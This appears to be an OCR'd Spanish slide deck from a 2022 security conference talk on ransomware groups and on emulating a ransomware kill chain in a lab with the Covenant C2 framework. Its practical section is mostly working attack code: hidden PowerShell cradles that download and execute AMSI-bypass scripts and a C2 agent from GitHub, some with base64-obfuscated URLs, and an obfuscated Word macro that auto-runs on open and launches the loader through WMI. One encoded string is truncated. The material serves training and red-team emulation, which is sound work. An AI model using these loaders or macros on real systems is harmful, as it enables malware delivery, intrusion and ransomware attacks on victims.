Operación *Ransomware*: un día en la oficina

GRUPO CIES

AliSEC

David Álvarez Robles – AsturCON Tech 2022

Índice

Presentación


C:\> whoami

- David Álvarez Robles (tdkmp4n4)
  - Responsable de seguridad ofensiva en Grupo CIES – AliSEC
  - Grado y Máster en Ingeniería de Telecomunicación
  - Doctorado en Informática (en progreso)
  - Experto Universitario en Seguridad Perimetral
  - OSCP, OSWP, CRTP, CRTE, eWPTX

Ransomware: la amenaza de moda

¿Qué es el *ransomware?*


- Malware que impide acceder a tu sistema o a tus archivos personales y que exige el pago de un rescate para poder acceder de nuevo a ellos
- Triple extorsión
  - Secuestro de datos
  - Publicación de datos
  - Publicación de datos de terceros




Fuente: https://krebsonsecurity.com/2021/10/conti-ransom-gang-starts-selling-access-to-victims/

Grupos de *ransomware*

- Equipos muy especializados y organizados
- Disponen de numerosos recursos (*hardware*, *software* y humanos)





Fuente: https://abnormalsecurity.com/blog/deep-dive-active-ransomware-groups



Operación Ransomware: un día en la oficina


Kill chain ransomware (TTPs)






Fuente: https://go.kaspersky.com/rs/802-IJN-240/images/Common-TTPs-of-the-modern-ransomware_low-res.pdf

Kill chain ransomware (TTPs)






Fuente: https://go.kaspersky.com/rs/802-IJN-240/images/Common-TTPs-of-the-modern-ransomware_low-res.pdf

Emulación de ataque de *ransomware*

Let's emulate them!

- Emulación de *Kill Chain* en entorno de laboratorio



Let's emulate them!

AliSEC

ASTURGON .tech

- Emulación de *Kill Chain* en entorno de laboratorio

C# COVENANT

https://github.com/cobbr/Covenant

Práctica: compromiso y despliegue de *ransomware*

Run the grunt, runt!

- Un “grunt” es el agente utilizado por Covenant
- Para este taller, hosteado en GitHub junto a bypass de AMSI
  - Se utiliza launcher en PowerShell
  - Podemos ejecutarlo fácilmente mediante comandos simples
    - Llamado desde VBA+WMI
    - Directamente a través de WMI para movimiento lateral

Run the grunt, runt! (Workstations)

```
powershell -Sta -Nop -Window Hidden -Command "IEX(New-Object
Net.WebClient).DownloadString('https://raw.githubusercontent.com/tdkmp4n4/AsturCON2022/main/ams1.ps1')
; IEX(New-Object
Net.WebClient).DownloadString('https://raw.githubusercontent.com/tdkmp4n4/AsturCON2022/main/ams2.ps1')
;
$text='aHR0cHM6Ly9yYXcuZ2l0aHVidXNlcmNvbnRlbnQuY29tL3Rka21wNG40L0FzdHVyQ09OMjAyMi9tYWluL2NvdjEudHh0';
IEX(New-Object
Net.WebClient).DownloadString([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64Stri
ng($text)));"
```

Run the grunt, runt! (Servers)

```
powershell -Sta -Nop -Window Hidden -Command "[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12; IEX(New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/tdkmp4n4/AsturCON2022/main/ams1.ps1'); IEX(New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/tdkmp4n4/AsturCON2022/main/ams2.ps1'); IEX(New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/tdkmp4n4/AsturCON2022/main/cov1.txt');"
```

Run the grunt, runt! (Possible AV Bypass)


```
C:/Users/Public/ConsoleApplication.exe -Sta -Nop -Window Hidden -Command
"$text='aHR0cHM6Ly9yYXcuZ2l0aHVidXNlcmNvbnRlbnQuY29tL3Rka21wNG40L0FzdHVyQ09OMjAyMi9tYWluL2NvdjEudHh0';
IEX(New-Object
Net.WebClient).DownloadString([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64Stri
ng($text)));"
```

Acceso inicial

Word please pop a $h311

```
Function Fakjfai(kjfakfjla)
    Dim dajfaj As String
    dajfaj = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
    Fakjfai = InStr(1, dajfaj, kjfakfjla, vbBinaryCompare) - 1
End Function
```

```
Function ajfkajiqo(ajfkajfka)
    Dim i, inCount, outCount, firstTime
    Dim inArray(0 To 3) As Integer
    Dim outArray() As Byte

    firstTime = True
    While Len(ajfkajfka) > 0
        inCount = 0
        For i = 1 To 4
            If Mid(ajfkajfka, i, 1) <> "=" Then
                inArray(i - 1) = Fakjfai(Mid(ajfkajfka, i, 1))
                inCount = inCount + 1
            Else
                Exit For
            End If
        Next
        outCount = inCount - 1
        If firstTime Then
            ReDim outArray(outCount - 1)
            firstTime = False
        Else
            ReDim Preserve outArray(UBound(outArray) + outCount)
        End If
        outArray(UBound(outArray) + 1 - outCount) = (inArray(0) And &H3F) * 4 + (inArray(1) And &H30) / 16
        If outCount >= 2 Then
            outArray(UBound(outArray) + 2 - outCount) = (inArray(1) And &HF) * 16 + (inArray(2) And &H3C) / 4
        End If
        If outCount >= 3 Then
            outArray(UBound(outArray) + 3 - outCount) = (inArray(2) And &H3) * 64 + (inArray(3) And &H3F)
        End If
        ajfkajfka = Mid(ajfkajfka, 5)
    Wend
    ajfkajiqo = outArray
End Function
```

```
Sub RunIt()
 Dim str1, str2, str3, str4 As String
 Dim pid
 str1 = StrConv(ajfkajiqo("d2lubWdtdHM6"), vbUnicode)
 str2 = StrConv(ajfkajiqo("V2luMzJfUHJvY2Vzcw=="), vbUnicode)
 str3 = StrConv(ajfkajiqo("cG93ZXJzaGVsbCAtU3RhICIOb3AgLVdpbmRvdyBIaWRkZW4gLUNvbW1hbmQgIklFWChOZXctT2JqZWN0IE51dC5XZWJDbGllbnQpLkRvd25sb2FkU3RyaW5nKCdodHRwczovL3Jhdy5naXRodWJ1c2VyY29udGVudC5jb20vdGRrbXA0bjQvQXN
 GetObject(str1).Get(str2).Create str3, Null, Null, pid
End Sub
```

```
Sub Document_Open()
 RunIt
End Sub
```

```
Sub AutoOpen()
 RunIt
End Sub
```

Word please pop a $h311

```
Function Fakjfai(kjfakfjla)
    Dim dajfaj As String
    dajfaj = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
    Fakjfai = InStr(1, dajfaj, kjfakfjla, vbBinaryCompare) - 1
End Function
```

Rutina auxiliar para decodificar B64

```
Function ajfkajiqo(ajfkajfka)
    Dim i, inCount, outCount, firstTime
    Dim inArray(0 To 3) As Integer
    Dim outArray() As Byte
    firstTime = True
    While Len(ajfkajfka) > 0
        inCount = 0
        For i = 1 To 4
            If Mid(ajfkajfka, i, 1) <> "=" Then
                inArray(i - 1) = Fakjfai(Mid(ajfkajfka, i, 1))
                inCount = inCount + 1
            Else
                Exit For
            End If
        Next
        outCount = inCount - 1
        If firstTime Then
            ReDim outArray(outCount - 1)
            firstTime = False
        Else
            ReDim Preserve outArray(UBound(outArray) + outCount)
        End If
        outArray(UBound(outArray) + 1 - outCount) = (inArray(0) And &H3F) * 4 + (inArray(1) And &H30) / 16
        If outCount >= 2 Then
            outArray(UBound(outArray) + 2 - outCount) = (inArray(1) And &HF) * 16 + (inArray(2) And &H3C) / 4
        End If
        If outCount >= 3 Then
            outArray(UBound(outArray) + 3 - outCount) = (inArray(2) And &H3) * 64 + (inArray(3) And &H3F)
        End If
        ajfkajfka = Mid(ajfkajfka, 5)
    Wend
    ajfkajiqo = outArray
End Function
```

Rutina de decodificación B64

Algunos parámetros ofuscados (admite más ofuscación)

Word please pop a $h311


str1 = “winmgmts:”
str2 = “Win32_Process”
